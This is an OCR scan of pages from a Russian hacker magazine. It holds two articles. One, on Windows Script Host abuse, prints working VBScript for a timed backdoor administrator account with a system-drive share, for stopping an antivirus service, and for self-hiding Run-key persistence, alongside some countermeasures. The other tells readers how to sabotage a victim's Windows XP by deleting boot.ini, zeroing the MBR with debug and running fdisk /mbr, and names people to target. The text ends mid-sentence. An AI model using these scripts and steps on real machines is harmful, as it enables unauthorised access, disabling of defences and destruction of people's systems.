
С ПЕТЛЕЙ НА ШЕЕ

WINDOWS-СКРИПТЫ НА СЛУЖБЕ СИЛ ЗЛА

Многие юзеры, продвинутые пользователи, и даже "Администраторы", установив новую операционную систему, настроив всевозможные файрволы и поставив обновления, думают, что теперь система надежно защищена, и можно откинуться на спинку кресла. Развеять это заблуждение мы и попытаемся в этой статье.

ВСТРОЕННЫЕ СРЕДСТВА АВТОМАТИЗАЦИИ WINDOWS

Для облегчения жизни замученных работой сисадминов, компания Microsoft создала и успешно внедрила в линейку операционных систем Windows (начиная с 98 версии) сервер сценариев Windows Script Host (WSH). Основная задача WSH - интерпретация и выполнение сценариев (скриптов), написанных на языках VBScript и Jscript. Сервер сценариев состоит из файлов cscript.exe для командной строки и wscript.exe - для графического режима. Сами сценарии располагаются в файлах в текстовом формате, что предельно упрощает их создание и редактирование. Выполнение скриптов происходит прозрачно для пользователя, без диалоговых окон и выдачи сообщений, конечно, если это не было заранее предусмотрено.




Новый пользователь компьютера

Windows Script Host имеет ограничения по работе с реестром. Однако можно создать .REG файл, а затем запустить его командой regedit.exe с ключом "/s".

ВОЗМОЖНОСТИ СЦЕНАРИЕВ

Возможности административных скриптов огромны: помимо доступа к реестру, файловой системе и специальным папкам, они могут запускать процессы (в том числе и службы) и контролировать ход их выполнения как на локальной, так и на удаленных машинах, получать доступ к базам данных, поддерживаемых интерфейсом ADO, работать со службой каталогов Active Directory и управлять системой через WMI. Использование интерфейса модели компонентных объектов COM и компонентов ActiveX, на которые опирается Windows, позволяет использовать всю мощь программных пакетов, поддерживающих эти технологии. Ярким примером могут служить продукты Microsoft Office (отсюда - обилие макровирусов) или же Corel Draw (макровирусов для этого пакета значительно меньше, но все же они существуют). Замечен в лояльности к WHS также и Virtual CD-ROM компании H+H Software. Простота языка и описанные возможности сделали VBScript одни из самых любимых инструментов кибертеррористов (стоит вспомнить знаменитых червей "Анна Курникова" и "I Love You"). И даже если ты скажешь: "Я всякую дрянь из интернета не скачиваю!" - я отвечу - а этого и не надо! Достаточно посетить определенную web-страничку, просмотреть пришедшее письмо или открыть офисный документ, чтобы на винчестере появился небольшой и незаметный, однако от этого не менее деструктивный файл. Дыр в ПО еще никто не отменял, а встроенные средства защиты оставляют желать луч-

Серверы сценариев находятся в папках %WINDIR%/System32/ (рабочие файлы) и %WINDIR%/System32/dllcache/ (резервные копии системы защиты файлов).



Новый ресурс общего доступа


ДЛЯ ХАКЕРА ОТКРЫВАЕТСЯ ПАРАДНЫЙ ВХОД

```
<?xml version="1.0" encoding="windows-1251"?>

<job id="T1">
 <script language="VBScript">
 <![CDATA[

'Объявление используемых переменных и констант
Option Explicit
Const x=0
Dim WshShell, ResourceLifeTime
Dim UserName, UserPass, AdminsGroupName
Dim ShareName, Sharepath, ShareLifeTime

'Присвоение переменным нужных значений
UserName="RemoteUser"
UserPass="qwerty"
AdminsGroupName="Администраторы"
'В случае англоязычной системы следует указать "Administrators"
ShareName="RemoteShare$"
Sharepath="%SystemDrive%"
'Надеюсь про знаки доллара и процента говорить ничего не надо ;)
ResourceLifeTime=3600
'Время жизни созданных ресурсов в минутах

Set WshShell=WScript.CreateObject("WScript.Shell")

'Процедура, терпеливо ожидающая вечера пятницы
Sub Main()
Do While x=0
If DatePart("w",now())=vbWednesday And DatePart("h",now())>=17 Then
Call GetAll()
WScript.Sleep ResourceLifeTime*1000
Call UnGetAll()
Else
WScript.Sleep 600000
End If
Loop
End Sub

'Процедура создания шары и юзера
Sub GetAll()
WshShell.Run "NET USER " & UserName & " " & UserPass & " /ADD ",0
WScript.Sleep 2000
WshShell.Run "NET LOCALGROUP " & AdminsGroupName & " " & UserName & " /ADD",0
WshShell.Run "NET SHARE " & ShareName & "=" & Sharepath & " /USERS:1",0
End Sub

'Процедура удаления шары и юзера
Sub UnGetAll()
WshShell.Run "NET USER " & UserName & " /DELETE",0
WshShell.Run "NET SHARE " & ShareName & " /DELETE",0
End Sub

'Запуск всего этого
Call Main()

 ]]>
 </script>
</job>
```

шего. В том же Microsoft Office защита от макросов отключается элементарным редактированием ключей реестра. Что касается антивирусов, файрволов и других защитных средств, то их можно выключить или "временно приостановить" средствами все тех же сценариев. Даже если на подозрительное действие обратит внимание средство защиты, типа Agnitum Outpost Firewall, то поймает оно не сценарий, а именно ту программу, которой он воспользовался. Сам же "доброжелатель" останется незамеченным.

ЧТО ОНИ СО МНОЙ СДЕЛАЮТ???

Какие же цели может преследовать злоумышленник? Ответ прост: любые, что придут ему в голову.



У компьютера новый Администратор. Кто бы мог подумать!


Современные средства автоматизации предоставляют широкий спектр возможностей. Например, можно открывать сетевой доступ к системному диску по пятницам с 17.00 до 18.00 или создать пользователя в группе администраторов. В итоге посещение сайта конкурента, скачанный с него прайс, или просто оставленный без присмотра компьютер может обернуться резким падением прибыли предприятия, и даже подозрительной осведомленностью работников налоговых органов.

КОНТРМЕРЫ

Как и в любой подобной ситуации, существует множество путей для предотвращения проникновения на компьютер враждебного кода, в данном случае - командного сценария Windows. Рассмотрим некоторые из них.

Следи за собой и будь осторожен

Прежде всего, стоит внимательно изучить список запущенных на ма-




Свойства этого сценария можно задать из контекстного меню

Eventquery.vbs и другие встроенные в Windows XP сценарии можно найти в папке \system32 системного каталога.


Изменять действия по умолчанию следует для файлов следующих типов: .wsf; .wsh; .vbs; .vbe; .js; .jse. Все они, за исключением .wsh, являются исполняемыми разновидностями сценариев WSH.

»

шине процессов. Желательно делать это не стандартным "Диспетчером задач", предоставляющим лишь минимум информации и позволяющим менять свое оформление на лету через все тот же реестр, а использовать продвинутые средства. Хорошим примером может послужить программа TaskInfo2000, показывающая не только имя и владельца процесса, но и размещение запущенного файла на жестком диске. Нелишним будет и лог запускавшихся процессов, на случай если программа не висит постоянно в памяти, а вырубается сразу после выполнения поставленной перед ней задачи. Первым признаком подвисшего в памяти скрипта будет запущенный процесс wscript.exe или cscript.exe. В этом случае его дезактивация сводится к простому снятию задачи сервера. Однако взломщик может поступить хитрее. Достаточно скопировать сервер сценариев под другим именем, например svchost.exe, а затем запустить его, указав в качестве параметра имя файла скрипта. Итого - в списке процессов появился еще один svchost.exe, правда его владельцем является не SYSTEM, как это должно быть, а пользователь, под учетной записью которого он был запущен, но на это как раз многие и не обращают внимания. Как потом оказывается - напрасно.




Spider Guard на страже системы



А теперь его нет :)

ЗАПУСК И ОСТАНОВКА СЛУЖБЫ СЦЕНАРИЕМ

```
<?xml version="1.0" encoding="windows-1251"?>

<job id="T1">
 <script language="VBScript">
 <![CDATA[

'Для начала объявляются все переменные
Option Explicit
Dim Computer, Computername
Dim Service, TargetService, LanManService
Dim WshNetwork, WshShell

'В этой переменной укажи имя мешающей тебе службы
Targetservice="spidernt"

'Определение имени компьютера
'Это делает сценарий универсальным
Set WshNetwork = Wscript.CreateObject("Wscript.Network")
ComputerName=WshNetwork.ComputerName

'Запускается служба "Рабочая станция"
'Если она запущена - ничего не произойдет
Set WshShell=WScript.CreateObject("WScript.Shell")
LanManService="NET START " & chr(34) & "lanmanworkstation" & chr(34)
WshShell.Run LanManService,0
'Время, необходимое для запуска службы
WScript.Sleep 10000

'Производится получение к службе локального компьютера
Set Computer=GetObject("WinNT://" & ComputerName & ",computer")
Set Service=Computer.GetObject("service",TargetService)

'Остановка службы
Service.Stop
'или пауза
'Service.Pause

'Время, необходимое для остановки
WScript.Sleep 5000

'**************************************
' Здесь располагаются инструкции взломщика
'**************************************


Запуск службы
Service.Start
'Или возобновление
'Service.Continue

WScript.Quit
 ]]>
 </script>
</job>
```




У скрипта нет шансов

СЦЕНАРИЙ ПРЯЧЕТ ССЫЛКУ НА БЛОКНОТ ОТ REGEDIT

```
<?xml version="1.0" encoding="windows-1251"?>

<job id="T1">
 <script language="VBScript">
 <![CDATA[

'Объявляются используемые переменные и константы
Option explicit
Const x=0
Dim WshShell, prs1
Dim ProcName, LoadName
Dim Process, Processes
Dim Stime, RegPath

'Подключаются необходимые COM объекты
Set WshShell=WScript.CreateObject("WScript.Shell")

'Переменным присваиваются значения
RegPath="HKEY_CURRENT_USER\Software\Microsoft\WinDows\CurrentVersion\Run\not
epad"
LoadName="notepad.exe"
ProcName=UCase("regedit.exe")
'Пауза между проверками в миллисекундах
Stime=500

'Функция мониторинга процессов
Function ProcExists(prs)
Set
Processes=getobject("winmgmts:{impersonationlevel=impersonate}!root\cimv2").exec
query ("select *from win32_Process")
For Each Process in Processes
If UCase(Process.description) = ProcName Then
 ProcExists = True
Else
 ProcExists = False
End If
Next
End Function

'Функция маскировки ссылки
Do While x=0
If ProcExists(prs1) = True Then
 Set
Processes=getobject("winmgmts:{impersonationlevel=impersonate}!root\cimv2").exec
query ("select *from win32_Process")
 For Each Process in Processes
 If UCase(Process.description) = ProcName Then
 WshShell.Regdelete RegPath
 End If
 Next
 Do While ProcExists(prs1) = True
 WScript.Sleep Stime*2
 loop
Else
 On Error Resume Next
 WshShell.Regread RegPath
 If Err<>0 Then
 WshShell.RegWrite RegPath,LoadName,"REG_SZ"
 End If
End If
WScript.Sleep Stime
Loop

 ]]>
 </script>
</job>
```

WSH и антивирусные мониторы


Следующим звеном в эшелоне защиты может быть резидентный антивирусный фильтр. Неплохим выбором будет Script Checker из пакета "Антивирус Касперского". Он распознает попытки выполнения подозрительных действий любых, даже неизвестных ему сценариев, и тем самым сводит риск активации заразы к минимуму. Однако не стоит возлагать на подобные средства слишком большие надежды. В Windows XP большинство антивирусных мониторов устанавливаются в качестве службы и, как всякая несистемная служба, могут быть остановлены пред выполнением необходимых действий, а затем вновь запущены. Для пользователя эти действия останутся незаметными.



В Windows XP антивирусные мониторы устанавливаются в качестве службы

МЕТОДЫ АВТОЗАПУСКА

Для выполнения поставленной задачи зловредная программа должна быть каким-либо образом активизирована. Идеальный вариант - поместить ссылку на нее в какой-нибудь элемент автозагрузки. При выкорчевывании из этих элементов стоит быть предельно внимательным. Сценарий может отслеживать запуск программ контроля и целостность своих ссылок. Для начала следует снять задачу кода, и только потом удалять ссылки. »



Изменение действия по умолчанию

РЕЖИМЫ ВЫПОЛНЕНИЯ СЦЕНАРИЕВ


Проблему командных сценариев вообще можно решить одним махом (вернее, кликом). Достаточно установить всего один параметр реестра, как все попытки скриптов выполнить хоть какое-то действие будут заканчиваться смачным нокаутом со стороны операционной системы. Однако такой радикальный подход нельзя назвать удачным, особенно когда скрипты WHS используются по своему прямому назначению. Сама Windows в своей работе использует их очень активно. Например, Eventquery.vbs для работы с журналом событий. Топор - не лучшее средство от головной боли. Отменить автоматическое выполнение сценариев можно, изменив действие по умолчанию с "Открыть" (подразумевается "Запустить") на "Изменить". Сделать это можно как из окна Сервис -> Свойства папки-> Типы файлов -> Дополнительно -> Действия, так и через реестр. После этих изменений скрипты станут запускаться через контекстное меню правой клавиши мыши, а при двойном клике или другом способе запуска ты увидишь их исходный код.

Альтернативным сервером для WSH может послужить весьма "надежный" браузер Internet Explorer. Достаточно лишь внедрить в HTML страничку слегка подправленный код - и мы получим результат, предваряющийся в лучшем случае безликой табличкой выбора между "Да" и "Нет", или без нее, если была заюзана очередная дыра. Благо, описания дыр с завидной регулярностью выкладываются на сайтах вроде www.securityfocus.ru, а ставить заплатки никто не торопится, надеясь на русское авось. Файлы HTML Applications (HTA) вообще запускаются без каких-либо предупреждений, что позволяет использовать их в качестве оболочки для сценариев и помещать в автозагрузку.


Большая часть вышесказанного касается не только скриптов Windows Script Host, но и любого потенциально опасного кода, будь то обычные EXE'шники или загружаемые из интернета ActiveX модули. Следовало бы еще рассмотреть такие средства защиты сценариев, как создание сертификата и цифровой подписи, однако это уже оффтопик. Последним на сегодня советом будет набившая оскомину банальность: не работай под Administratorом. Эта учетная запись предназначена исключительно для выполнения настроек. Torga и вирусы с троянами тебе будут не страшны.

ПАРАМЕТРЫ РЕЕСТРА ДЛЯ WINDOWS SCRIPT HOST

Настройки режимов выполнения сценариев WSH располагаются в двух ветвях реестра: [HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows Script Host\Settings] для всех пользователей данной машины и [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Script Host\Settings] для текущего пользователя.
"IgnoreUserSettings"="1" - отменяет приоритет пользовательских настроек. Применим только к первой ветви.
"Enabled"="1" - разрешает выполнение сценариев.
"LogSecuritySuccesses"="1" - включает выполнение аудита успешных запусков в Журнал событий системы. Сохраняет информацию о каждом успешном запуске. Весьма полезный параметр - ни один скрипт не останется незамеченным.
"LogSecurityFailures"="1" - включает выполнение аудита отказов. В Журнал событий системы заносятся все попытки запуска криво написанных, либо слишком смелых сценариев. Явно не лишний параметр.
"DisplayLogo"="1" - разрешает отображение информации о версии WSH сервера.



Вся безопасность IE ограничивается вот этим предупреждением



Ручная правка свойств сценария

Файл с расширение .wsh - это аналог .pif для запускаемых программ Windows. Содержит ссылку на сценарий, максимальное время выполнения и флаг вывода версии сервера WSH для консольных файлов.

На диск мы положили доки и примеры по этой теме, не забудь про них :).

ЗДЕСЬ МОЖНО НАЙТИ ИНФОРМАЦИЮ ПО WSH

- **http://msdn.microsoft.com/scripting** - без комментариев
- **www.borncity.de/WSHBazaar/** - сайт Гюнтера Борна, автора книг по WSH
- **www.win32scripting.com** - ежемесячный журнал, посвященный администрированию Windows с использованием сценариев
- **http://scripting.winguides.com/** - статьи и примеры на VBScript и JScript
- **www.winscripter.com** - гора информации, ссылок, примеров
- **www.activestate.com** - если тебе не нравятся VBScript и JScript, то отсюда можно скачать модули поддержки Active Perl, Active Pyton, Active XSLT

ХакерСпец редакционная ПОДПИСКА!

Вы можете оформить редакционную подписку на любой российский адрес

ВНИМАНИЕ!

БЕСПЛАТНАЯ
Курьерская доставка по Москве
Хочешь получать журнал через 3 дня после выхода?
Звони 935-70-34

ДЛЯ ОФОРМЛЕНИЯ ПОДПИСКИ НЕОБХОДИМО:

1. Заполнить подписной купон (или его ксерокопию).

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:
6 месяцев - **690** рублей
12 месяцев - **1380** рублей

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через Сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте subscribe_xs@gameland.ru
или по факсу 924-9694 (с пометкой "редакционная подписка").
или по адресу:
107031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

ВНИМАНИЕ!

Если мы получаем заявку после 5-го числа текущего месяца, доставка начинается со следующего месяца

справки по электронной почте subscribe_xs@gameland.ru
или по тел. (095) 935.70.34

В случае отмены заказчиком произведенной подписки, деньги за подписку не возвращаются

ПОДПИСНОЙ КУПОН (редакционная подписка)

Прошу оформить подписку на журнал "ХакерСпец"

☐ На 6 месяцев, начиная с _____
☐ На 12 месяцев, начиная с _____
(отметьте квадрат выбранного варианта подписки)

Ф.И.О. _____

индекс _____ город _____

улица, дом, квартира _____

телефон _____ подпись _____ сумма оплаты _____

Извещение

ИНН 7729410015 ООО"ГеймЛэнд"
ЗАО Международный Московский Банк , г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "ХакерСпец" с 2004 г.	

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО"ГеймЛэнд"
ЗАО Международный Московский Банк , г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "ХакерСпец" с 2004 г.	

Подпись плательщика

Кассир

Подписка для юридических лиц www.interpochta.ru

Москва: ООО "Интер-Почта", тел.: **500-00-60**, e-mail: **inter-post@sovintel.ru**
Регионы: ООО "Корпоративная почта", тел.: **953-92-02**, e-mail: **kpp@sovintel.ru**

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

КАК УБИТЬ XP

ПРАКТИЧЕСКОЕ ПОСОБИЕ

Microsoft заявляет, что их новый продукт Windows XP стабилен в работе и хорошо защищен от удаленных атак. А хакеры, презрительно хмыкнув, принялись изучать работу сервисов и искать в них ошибки. Ошибки, приводящие к моментальной смерти системы...

Все способы убийства описаны только для ознакомления. Повторять их не рекомендуется, это уголовно наказуемо.

Стереть загрузочный сектор под WinNT напрямую невозможно. Единственный способ очистки - утилита debug.

Тебе по какой-то причине захотелось отправить операционку ламера в нокаут. Не думай, что для этого потребуются глубокие познания в области взлома. На самом деле все уже придумано до нас. Твоя задача сводится к поиску жертвы и выбору способа смерти операционной системы ;).

Что касается жертвы, то это может быть кто угодно: ламер, который тебя порядком достал вопросами по настройке XP (в этом случае проще убить, чем мучиться), злобный начальник, которому ты хотел бы подкинуть лишней работы по переустановке системы, любимая девушка (догадайся с первого раза, кого она позовет домой для восстановления операционки). А быть может, ты позаришься на первого попавшегося невинного юзера с целью поднять себе настроение :).

Но советую не перегибать палку. За преступлением обычно следует наказание. За решетку тебя никто не посадит, но пару подзатыльников отвалить могут :), поэтому готовься отвечать за свои действия.

В ТЫЛУ ВРАГА

Представь, что ты находишься за компьютером жертвы. Система, радостно виляя хвостом, приветствует нового хозяина, то есть тебя :). Она даже и не подозревает о твоих коварных мыслях. Что ж, приступим к экзекуции! Сперва сделай так, чтобы владелец компа куда-нибудь отошел. Тут действуй в меру своей сообразительности: попроси его заварить чай, предварительно вылив воду из чайника, или сходить в магазин за пивом. Хозяин свалил, и ты остался наедине с его электронным другом. Настало время подумать, как завалить систему. Способов очень много. Действия могут сводиться к тому, чтобы помешать повторно загрузить WinXP, или не оставить от операционки и следа.

ИЗГНАНИЕ ИЗ MBR


Итак, цель - противостоять загрузке системы. MBR расшифровывается как Master Boot Record (нулевая дорожка на винчестере). Там хранятся сведения о загрузке системы, иными словами, с помощью нулевого сектора операционка имеет возможность загружаться.

Стереть данные из MBR в самой системе невозможно - прямой доступ к диску запрещен во всех версиях NT. Но в WinXP есть замечательный файл boot.ini, который содержит сведения о загрузочном секторе. Если ты удалишь этот файл (он находится в корне диска), XP не сможет загрузиться после ребута. Помни, что по умолчанию системные файлы не отображаются, так что перед удалением придется порыться в свойствах папки.

Можно заполнить загрузочный сектор нулями - при последующей загрузке винда перестанет себя замечать. Для этого воспользуйся замечательной низкоуровневой утилитой debug, входящей в стандартную поставку WinXP. После приглашения пиши "F 9000:0 L 200 0" и начинай кодить на ассемблере, вызывая различные прерывания и модификации регистров (смотри скриншот). Затем выполняешь написанный код и с чистой совестью ждешь возвращения жертвы, которая вряд ли увидит загрузчик своей любимой операционки ;).

Мало? Torga слушай сюда! Прихвати загрузочную дискету от Win98 и бутайся с нее. В командной строке пиши fdisk /mbr и радуйся - загрузочный сектор будет чист как стекло ;). В качестве бонуса можешь поменять активный загрузчик через тот же fdisk, жертва долго будет искать причину сбоя при старте. Единственная проблема - тебе придется объяснить ламеру, почему на его экране обосновался скучный DOS вместо красочных тонов WinXP.

Настало время подумать, как завалить систему. Способов очень много.



MBR под угрозой

Эти приемы обратимы. Конечно, ламеру проще переустановить дистрибутив заново, чем заниматься реанимацией системы, но умный человек просто загрузится с CD в режиме восстановления и выполнит команды fixboot и fixmbr.

ВЫСТРЕЛ В УПОР

Даже такой тупой прием, как стирание всех файлов в директории, будет работать на ура. Но следует помнить о своей безопасности, поэтому сделай так, чтобы хозяин компа даже не заподозрил тебя в убийстве.


Для этого напиши небольшой bat-файл, который будет совершать всю

